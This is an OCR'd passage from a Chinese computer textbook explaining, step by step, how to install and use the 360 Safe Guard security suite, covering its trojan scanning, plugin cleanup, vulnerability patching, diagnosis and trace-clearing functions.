


图 9-100 “选择安装位置”对话框

（3）单击“安装”按钮即可进行软件的安装，安装完成后打开如图 9-101 所示的“完成安装向导”对话框，单击“完成”按钮即可实现软件的安装。




图 9-101 “安装”对话框

9.5.2 软件的使用

软件安装完成之后，即可使用此软件进行系统的保护和杀毒工作，具体的使用方法如下所示。

（1）运行此软件打开如图 9-102 所示的“奇虎 360 安全卫士”窗口，单击“查杀流行木马”选项卡，切换到如图 9-103 所示的“查杀流行木马”窗口，选择需要扫描的范围后，单击“开始扫描”按钮即开始扫描。扫描结束后，若有木马，勾选木马选项，单击“立即查杀”按钮即可查杀木马。




图 9-102 “360 安全卫士”窗口



图 9-103 “查杀流行木马”窗口

（2）单击“清理恶评及系统插件”按钮，切换到如图 9-104 所示的“清理恶评及系统插件”窗口，单击“开始扫描”按钮即可开始扫描。扫描结束后，若有恶意软件插件，选择后单击“立即清理”按钮即可清除。若无，则显示如图 9-105 所示的“扫描结果”窗口。




图 9-104 “清理恶评及系统插件”窗口




图 9-105 “扫描结果”窗口

（3）单击“管理应用”按钮，切换到如图 9-106 所示的“管理应用软件”窗口。在此窗口中可以看到计算机中已经安装的应用程序，选择不常用的应用软件后，单击“卸载选中软件”按钮，即可对软件进行卸载，从而提高系统的运行速度。

（4）单击“修复系统漏洞”按钮，切换到如图 9-107 所示的“修复系统漏洞”窗口，在

此窗口中显示提示系统是否存在漏洞，根据提示选择是否进行更新补丁。




图 9-106 “管理应用软件”窗口




图 9-107 “修复系统漏洞”窗口

（5）单击“系统全面诊断”按钮，切换到如图 9-108 所示的“系统全面诊断”窗口。通过此诊断可以对系统进行全面的检测。根据实际情况选择相应的选项，例如选择“进程项”可以查看运行的进程情况，选择“启动项”可以查看启动时随即启动的项。

（6）单击“清理使用痕迹”按钮，切换到如图 9-109 所示的“清理使用痕迹”窗口，在此对话框可以清理使用计算机时使用的各种痕迹，保护上网隐私。根据需要勾选要清理的痕迹，单击“立即清理”按钮即可对使用痕迹进行清理。




图 9-108 “系统全面诊断”窗口



图 9-109 “清理使用痕迹”窗口

（7）单击工具栏的“杀毒”按钮，打开如图 9-110 所示的窗口，在此窗口中可以看到卡巴斯基杀毒、在线杀毒、病毒专杀工具、恶评插件专杀工具 4 个选项，根据计算机中毒情况可以选择相应的杀毒方法。

（8）单击工具栏的“高级”按钮，打开如图 9-111 所示的窗口，在此窗口中可以进行修复 IE、系统优化清理、启动项状态设置等操作，对系统进行彻底地检测。

（9）单击工具栏的“保护”按钮，打开如图 9-112 所示的窗口，在此窗口中可以开启保护系统的各项功能，让系统远离各种病毒。

